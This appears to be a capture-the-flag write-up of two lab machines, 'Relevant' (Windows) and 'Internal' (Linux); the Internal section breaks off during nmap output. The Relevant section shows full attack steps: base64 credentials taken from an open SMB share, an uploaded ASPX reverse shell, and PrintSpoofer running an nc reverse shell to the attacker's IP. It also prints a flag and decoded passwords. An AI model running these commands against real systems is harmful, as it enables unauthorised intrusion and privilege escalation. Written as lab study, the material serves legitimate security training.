RelevantBox

Scope of Work

The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt


Additionally, the client has provided the following scope allowances:

- Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope
- Find and report ALL vulnerabilities (yes, there is more than one path to root)

InformationGathering

Web

Home Page '/'



Nmap

Starting Nmap 7.94 (https://nmap.org) at 2023-07-18 05:12 EDT

NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning. Initiating NSE at 05:12

Completed NSE at 05:12, 0.00s elapsed

Initiating NSE at 05:12

Completed NSE at 05:12, 0.00s elapsed

Initiating NSE at 05:12

Completed NSE at 05:12, 0.00s elapsed

Initiating Ping Scan at 05:12

Scanning 10.10.33.141 [4 ports]

Completed Ping Scan at 05:12, 0.27s elapsed (1 total hosts)

Initiating SYN Stealth Scan at 05:12

Scanning 10.10.33.141 [1000 ports]

Discovered open port 80/tcp on 10.10.33.141

Discovered open port 135/tcp on 10.10.33.141

Discovered open port 139/tcp on 10.10.33.141

Discovered open port 445/tcp on 10.10.33.141

Discovered open port 3389/tcp on 10.10.33.141

Completed SYN Stealth Scan at 05:13, 15.31s elapsed (1000 total ports)

Initiating Service scan at 05:13

Scanning 5 services on 10.10.33.141

Completed Service scan at 05:14, 94.80s elapsed (5 services on 1 host)

Initiating OS detection (try #1) against 10.10.33.141

Retrying OS detection (try #2) against 10.10.33.141

Initiating Traceroute at 05:14

Completed Traceroute at 05:14, 3.01s elapsed

NSE: Script scanning 10.10.33.141.

Initiating NSE at 05:14

Completed NSE at 05:15, 40.08s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 1.02s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Nmap scan report for 10.10.33.141

Host is up (0.21s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

| http-methods:

| Supported Methods: OPTIONS TRACE GET HEAD POST

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows Server

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open P5B�U Windows Server 2016 Standard Evaluation 14393 microsoft-ds

3389/tcp open ssl/ms-wbt-server? => RDP ??

_ssl-date: 2023-07-18T09:15:37+00:00; 0s from scanner time.

| rdp-ntlm-info:

| Target_Name: RELEVANT

| NetBIOS_Domain_Name: RELEVANT | NetBIOS_Computer_Name: RELEVANT

DNS_Domain_Name: RelevantDNS_Computer_Name: RelevantProduct_Version: 10.0.14393

|_ System_Time: 2023-07-18T09:14:58+00:00 | ssl-cert: Subject: commonName=Relevant

| Issuer: commonName=Relevant

| Public Key type: rsa | Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2023-07-17T09:12:33 | Not valid after: 2024-01-16T09:12:33

| MD5: 5292:8d6e:1467:7a64:111d:4f2e:6db6:9170

SHA-1: b487:3b93:3763:b5c8:47d9:fa19:2a53:d9e2:f646:ff4b

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2016 (89%)

OS CPE: cpe:/o:microsoft:windows_server_2016

Aggressive OS guesses: Microsoft Windows Server 2016 (89%) No exact OS matches for host (test conditions non-ideal). Uptime guess: 0.003 days (since Tue Jul 18 05:11:18 2023)

Network Distance: 5 hops

TCP Sequence Prediction: Difficulty=260 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-os-discovery:

OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)

| Computer name: Relevant

| NetBIOS computer name: RELEVANT\x00

Workgroup: WORKGROUP\x00

_ System time: 2023-07-18T02:14:58-07:00

| smb2-time:

| date: 2023-07-18T09:15:01

|_ start_date: 2023-07-18T09:12:46

| smb2-security-mode:

| 3:1:1:

Message signing enabled but not required

| smb-security-mode:| account_used: guest| authentication_level: user| challenge_response: supported

__ message_signing: disabled (dangerous, but default)

|_clock-skew: mean: 1h23m59s, deviation: 3h07m50s, median: 0s

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 85.24 ms 10.17.0.1

2 ... 4

5 209.04 ms 10.10.33.141

NSE: Script Post-scanning. Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 160.25 seconds Raw packets sent: 2097 (95.952KB) | Rcvd: 43 (2.600KB)

Complete

Completed Service scan at 07:38, 57.71s elapsed (8 services on 1 host)

Initiating OS detection (try #1) against 10.10.79.75

Retrying OS detection (try #2) against 10.10.79.75

Initiating Traceroute at 07:38

Completed Traceroute at 07:38, 3.02s elapsed

NSE: Script scanning 10.10.79.75.

Initiating NSE at 07:38

Completed NSE at 07:39, 41.50s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 1.07s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Nmap scan report for 10.10.79.75

Host is up (0.21s latency).

Not shown: 65527 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

Supported Methods: OPTIONS TRACE GET HEAD POST

Potentially risky methods: TRACEhttp-title: IIS Windows Server

|_http-server-header: Microsoft-IIS/10.0

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open Windows Server 2016 Standard Evaluation 14393 microsoft-ds

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: RELEVANT

| NetBIOS_Domain_Name: RELEVANT | NetBIOS_Computer_Name: RELEVANT

DNS_Domain_Name: Relevant
DNS_Computer_Name: Relevant
Product_Version: 10.0.14393

|_ System_Time: 2023-07-18T11:38:58+00:00 | ssl-cert: Subject: commonName=Relevant

| Issuer: commonName=Relevant

| Public Key type: rsa | Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2023-07-17T11:22:52 | Not valid after: 2024-01-16T11:22:52

| MD5: 46ad:a94f:8cb0:1d70:0585:dc9c:19cf:a7c2

|_SHA-1: 01e8:eea2:d494:42a9:f0cf:75b8:43e7:eff5:c6b9:067f |_ssl-date: 2023-07-18T11:39:38+00:00; +1s from scanner time.

49663/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-IIS/10.0

| http-methods:

Supported Methods: OPTIONS TRACE GET HEAD POST

|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server

49667/tcp open msrpc Microsoft Windows RPC 49669/tcp open msrpc Microsoft Windows RPC

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2016 (89%)

OS CPE: cpe:/o:microsoft:windows_server_2016

Aggressive OS guesses: Microsoft Windows Server 2016 (89%)

No exact OS matches for host (test conditions non-ideal). Uptime guess: 0.013 days (since Tue Jul 18 07:21:33 2023)

Network Distance: 5 hops

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | smb2-time: date: 2023-07-18T11:38:58 _ start_date: 2023-07-18T11:23:12 | smb-os-discovery: OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3) | Computer name: Relevant | NetBIOS computer name: RELEVANT\x00 Workgroup: WORKGROUP\x00 _ System time: 2023-07-18T04:39:00-07:00 | smb2-security-mode: | 3:1:1: Message signing enabled but not required _clock-skew: mean: 1h24m01s, deviation: 3h07m51s, median: 0s TRACEROUTE (using port 445/tcp)

HOP RTT ADDRESS

1 80.47 ms 10.17.0.1

2 ... 4

5 234.41 ms 10.10.79.75

NSE: Script Post-scanning. Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 638.39 seconds Raw packets sent: 197023 (8.673MB) | Rcvd: 485 (39.881KB)

smbclient

LISTING OUT THE WORKSPACES

```
-(kali�kali)-[~/relevant_box]
smbclient -L \\10.10.33.141
Password for [WORKGROUP\kali]:
        Sharename
                        Type
                                  Comment
                                  Remote Admin
        ADMIN$
                        Disk
                                  Default share
        C$
                        Disk
        IPC$
                        IPC
                                  Remote IPC
        nt4wrksv
                        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.33.141 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

CONNECTING TO `nt4wrksv` share : [SUCESS]

```
-(kali�kali)-[~/relevant_box]
 -$ smbclient \\\\10.10.33.141\\nt4wrksv -U nt4wrksv
Password for [WORKGROUP\nt4wrksv]:
Try "help" to get a list of possible commands.
smb: \> help
                allinfo
                                altname
                                                archive
                                                                backup
blocksize
                                case_sensitive cd
                cancel
                                                                chmod
                                                deltree
                                                                dir
chown
                close
                                del
                echo
du
                                exit
                                                get
                                                                getfacl
                hardlink
                                help
                                                history
                                                                iosize
geteas
                link
lcd
                                lock
                                                lowercase
                                                                ls
ι
                mask
                                md
                                                                mkdir
                                                mget
                                                notify
more
                mput
                                newer
                                                                open
posix
                posix_encrypt
                                posix_open
                                                posix_mkdir
                                                                posix rmdir
posix_unlink
                posix_whoami
                                print
                                                prompt
                                                                put
                                                                readlink
pwd
                                queue
                                                quit
```

`nt4wrksv` CONTAINS A FILE AND IS EASILY ACCESSIBLE

```
-(kali®kali)-[~/relevant_box]
smbclient \\\\10.10.33.141\\nt4wrksv -U nt4wrksv
Password for [WORKGROUP\nt4wrksv]:
Try "help" to get a list of possible commands.
smb: \> ls
                                      D
                                              0 Sat Jul 25 17:46:04 2020
                                      D
                                              0 Sat Jul 25 17:46:04 2020
  passwords.txt
                                      Α
                                              98 Sat Jul 25 11:15:33 2020
                7735807 blocks of size 4096. 5136109 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

CONTENTS of passwords.txt


```
(kali@kali)-[~/relevant_box]

$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw=
QmlsbCAtIEp1dzRubmFNNG40MjA20TY5NjkhJCQk
```


[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

DECODING:

The discovered encoded text file has encoding of base64



Encoding Explorer



- Qm9iIC0gIVBAJCRXMHJEITEyMw== is Bob - !P@\$\$W0rD!123
- 2. QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk is Bill Juw4nnaM4n42069691\$\$\$

RDP

Futher enumeration of RDP first seen in NMAP SCAN

Starting Nmap 7.94 (https://nmap.org) at 2023-07-18 06:01 EDT

NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed

Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed

Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed

Initiating Ping Scan at 06:01

Scanning 10.10.33.141 [2 ports]

Completed Ping Scan at 06:01, 0.22s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 06:01

Completed Parallel DNS resolution of 1 host. at 06:01, 0.09s elapsed

Initiating Connect Scan at 06:01

Scanning 10.10.33.141 [1 port]

Discovered open port 3389/tcp on 10.10.33.141

Completed Connect Scan at 06:01, 0.23s elapsed (1 total ports)

Initiating Service scan at 06:01

Scanning 1 service on 10.10.33.141

Completed Service scan at 06:01, 6.64s elapsed (1 service on 1 host)

NSE: Script scanning 10.10.33.141.

Initiating NSE at 06:01

Completed NSE at 06:01, 5.11s elapsed

Initiating NSE at 06:01

Completed NSE at 06:01, 1.35s elapsed

Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed

Nmap scan report for 10.10.33.141

Host is up (0.22s latency).

PORT STATE SERVICE VERSION

3389/tcp open ms-wbt-server Microsoft Terminal Services

| ssl-cert: Subject: commonName=Relevant

| Issuer: commonName=Relevant

| Public Key type: rsa | Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2023-07-17T09:12:33 | Not valid after: 2024-01-16T09:12:33

| MD5: 5292:8d6e:1467:7a64:111d:4f2e:6db6:9170

|_SHA-1: b487:3b93:3763:b5c8:47d9:fa19:2a53:d9e2:f646:ff4b |_ssl-date: 2023-07-18T10:01:53+00:00; 0s from scanner time.

| rdp-ntlm-info:

| Target_Name: RELEVANT

| NetBIOS_Domain_Name: RELEVANT | NetBIOS_Computer_Name: RELEVANT

DNS_Domain_Name: RelevantDNS_Computer_Name: RelevantProduct_Version: 10.0.14393

__ System_Time: 2023-07-18T10:01:48+00:00

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning. Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed

Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed

Initiating NSE at 06:01

Completed NSE at 06:01, 0.00s elapsed Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.


Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds

Exploitation

Using Microsoft HTTPAPI and SMB SHARE, I GOT ACCESS TO THE MACHINE

Ran a reverse shell aspx script on the web front

```
smb: \> put
put <filename>
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (19.9 kb/s) (average 19.9 kb/s)
smb: \> ls
                                                  Tue Jul 18 08:20:57 2023
                                      D
                                                0
                                      D
                                                   Tue Jul 18 08:20:57 2023
                                                0
 passwords.txt
                                      Α
                                               98
                                                   Sat Jul 25 11:15:33 2020
                                                   Tue Jul 18 08:20:58 2023
 shell.aspx
                                      Α
                                            15968
                7735807 blocks of size 4096. 5136163 blocks available
smb: \> rm shell.aspx
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (18.2 kb/s) (average 19.0 kb/s)
smb: \>
```



```
(kali@ kali)-[~/relevant_box]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.79.75] 49911
Spawn Shell ...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>
```

SysInfo

c:\>systeminfo systeminfo

Host Name: RELEVANT

OS Name: Microsoft Windows Server 2016 Standard Evaluation

OS Version: 10.0.14393 N/A Build 14393
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User

Registered Organization:

Product ID: 00378-00000-00000-AA739
Original Install Date: 7/25/2020, 7:56:59 AM
System Boot Time: 7/18/2023, 5:29:33 AM

System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC

Processor(s): 1 Processor(s) Installed.

[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz

BIOS Version: Xen 4.11.amazon, 8/24/2006

Windows Directory: C:\Windows

System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)

Time Zone: (UTC-08:00) Pacific Time (US & Canada)

Total Physical Memory: 1,024 MB
Available Physical Memory: 436 MB
Virtual Memory: Max Size: 2,048 MB
Virtual Memory: Available: 1,396 MB
Virtual Memory: In Use: 652 MB
Page File Location(s): C:\pagefile.sys

Domain: WORKGROUP

Logon Server: N/A

Hotfix(s): 3 Hotfix(s) Installed.

[01]: KB3192137 [02]: KB3211320 [03]: KB3213986

Network Card(s): 1 NIC(s) Installed.

[01]: AWS PV Network Device Connection Name: Ethernet 2

DHCP Enabled: Yes

DHCP Server: 10.10.0.1 IP address(es)

[01]: 10.10.63.84

[02]: fe80::8df7:76da:77b8:539a

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

FirstFlag

```
c:\Users\Bob>cd Desktop
cd Desktop
c:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5
Directory of c:\Users\Bob\Desktop
07/25/2020 02:04 PM <DIR>
07/25/2020 02:04 PM <DIR>
07/25/2020 08:24 AM
                                   35 user.txt
              1 File(s)
                                   35 bytes
              2 Dir(s) 20,277,166,080 bytes free
c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

PostExploitation

Dangerous Privileges

c:\>whoami /priv whoami /priv	🥦 Kali Tools 👱 Kali Docs 🕱 Kali Forums 🐟 Kali NetHunter 🤏 Exploit-DB	 Google Hacking DB (1) OffSec
PRIVILEGES INFORMATION		
Privilege Name	Description The connection has tin	State
SeIncreaseQuotaPrivilege SeAuditPrivilege SeChangeNotifyPrivilege SeImpersonatePrivilege SeCreateGlobalPrivilege	Replace a process level token Adjust memory quotas for a process Generate security audits Bypass traverse checking Impersonate a client after authentication Create global objects Increase a process working set	Disabled Disabled Disabled Enabled Enabled Enabled Enabled Disabled

1. CAN ABUSE SeImpersonatePrivilege using https://github.com/itm4n/

PrintSpoofer

```
c:\Program>ps64.exe
ps64.exe
[-] Please specify a command to execute

c:\Program>ps64.exe -c "c:\Program\nc.exe 10.17.56.51 4445 -e cmd"
ps64.exe -c "c:\Program\nc.exe 10.17.56.51 4445 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

c:\Program>
```

```
(kali@ kali)-[~]
$ nc -nvlp 4445
listening on [any] 4445 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.63.84] 49901
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Boom! We are root!

Internal

Scope of Work

The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

- ♦ Ensure that you modify your hosts file to reflect internal.thm
- Any tools or techniques are permitted in this engagement
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope

Information Gathering

Nmap

Complete

```
–(kali⊞kali)-[~/internalBox]
└─$ cat nmap-long.txt
Starting Nmap 7.94 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2023-07-18 10:58 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating Ping Scan at 10:58
Scanning 10.10.99.195 [4 ports]
Completed Ping Scan at 10:58, 0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:58
Scanning 10.10.99.195 [65535 ports]
Discovered open port 80/tcp on 10.10.99.195
Discovered open port 22/tcp on 10.10.99.195
SYN Stealth Scan Timing: About 6.90% done; ETC: 11:05 (0:06:58 remaining)
SYN Stealth Scan Timing: About 10.21% done; ETC: 11:08 (0:08:56 remaining)
SYN Stealth Scan Timing: About 13.60% done; ETC: 11:09 (0:09:38 remaining)
SYN Stealth Scan Timing: About 32.66% done; ETC: 11:09 (0:07:34 remaining)
SYN Stealth Scan Timing: About 48.67% done; ETC: 11:11 (0:06:59 remaining)
SYN Stealth Scan Timing: About 55.52% done; ETC: 11:12 (0:06:16 remaining)
SYN Stealth Scan Timing: About 61.76% done; ETC: 11:12 (0:05:33 remaining)
SYN Stealth Scan Timing: About 67.39% done; ETC: 11:13 (0:04:49 remaining)
SYN Stealth Scan Timing: About 73.13% done; ETC: 11:13 (0:04:03 remaining)
SYN Stealth Scan Timing: About 78.51% done; ETC: 11:13 (0:03:17 remaining)
SYN Stealth Scan Timing: About 83.86% done; ETC: 11:13 (0:02:29 remaining)
SYN Stealth Scan Timing: About 89.05% done; ETC: 11:13 (0:01:42 remaining)
SYN Stealth Scan Timing: About 94.27% done; ETC: 11:13 (0:00:54 remaining)
Completed SYN Stealth Scan at 11:14, 956.66s elapsed (65535 total ports)
Initiating Service scan at 11:14
Scanning 2 services on 10.10.99.195
Completed Service scan at 11:14, 6.47s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.99.195
Retrying OS detection (try #2) against 10.10.99.195
Retrying OS detection (try #3) against 10.10.99.195
```

Retrying OS detection (try #4) against 10.10.99.195

Retrying OS detection (try #5) against 10.10.99.195 Initiating Traceroute at 11:14 Completed Traceroute at 11:14, 3.02s elapsed NSE: Script scanning 10.10.99.195. Initiating NSE at 11:14 Completed NSE at 11:14, 5.95s elapsed Initiating NSE at 11:14 Completed NSE at 11:14, 0.81s elapsed Initiating NSE at 11:14 Completed NSE at 11:14, 0.00s elapsed Nmap scan report for 10.10.99.195 Host is up (0.19s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: 2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA) 256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA) __ 256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519) 80/tcp open http Apache httpd 2.4.29 ((Ubuntu)) | http-methods: | Supported Methods: GET POST OPTIONS HEAD |_http-server-header: Apache/2.4.29 (Ubuntu) |_http-title: Apache2 Ubuntu Default Page: It works No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/IP fingerprint: OS:SCAN(V=7.94%E=4%D=7/18%OT=22%CT=1%CU=30080%PV=Y%DS=5%DC=T%G=Y%TM=64B6AC6 OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ OS:(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11 OS:NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B OS:3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M50 OS:8NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(P=OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S +%F OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y %T OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S) Uptime guess: 48.284 days (since Wed May 31 04:25:09 2023) Network Distance: 5 hops TCP Sequence Prediction: Difficulty=258 (Good luck!) IP ID Sequence Generation: All zeros Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)

HOP RTT **ADDRESS** 1 65.41 ms 10.17.0.1

2 ... 4

5 188.85 ms 10.10.99.195

NSE: Script Post-scanning. Initiating NSE at 11:14

Completed NSE at 11:14, 0.00s elapsed

Initiating NSE at 11:14

Completed NSE at 11:14, 0.00s elapsed

Initiating NSE at 11:14

Completed NSE at 11:14, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 988.55 seconds Raw packets sent: 70847 (3.121MB) | Rcvd: 71299 (3.201MB)

Quick

(kali@kali)-[~/internalBox]

└─\$ cat nmap-short.txt

Starting Nmap 7.94 (https://nmap.org) at 2023-07-18 10:54 EDT

NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 10:54

Completed NSE at 10:54, 0.00s elapsed

Initiating NSE at 10:54

Completed NSE at 10:54, 0.00s elapsed

Initiating NSE at 10:54

Completed NSE at 10:54, 0.00s elapsed

Initiating Ping Scan at 10:54

Scanning 10.10.99.195 [4 ports]

Completed Ping Scan at 10:54, 0.22s elapsed (1 total hosts)

Initiating SYN Stealth Scan at 10:54

Scanning 10.10.99.195 [1000 ports]

Discovered open port 22/tcp on 10.10.99.195

Discovered open port 80/tcp on 10.10.99.195

Completed SYN Stealth Scan at 10:54, 2.48s elapsed (1000 total ports)

Initiating Service scan at 10:54

Scanning 2 services on 10.10.99.195

Completed Service scan at 10:54, 6.38s elapsed (2 services on 1 host)

Initiating OS detection (try #1) against 10.10.99.195

Retrying OS detection (try #2) against 10.10.99.195

Retrying OS detection (try #3) against 10.10.99.195

Retrying OS detection (try #4) against 10.10.99.195

Retrying OS detection (try #5) against 10.10.99.195

Initiating Traceroute at 10:55

Completed Traceroute at 10:55, 3.02s elapsed

NSE: Script scanning 10.10.99.195.

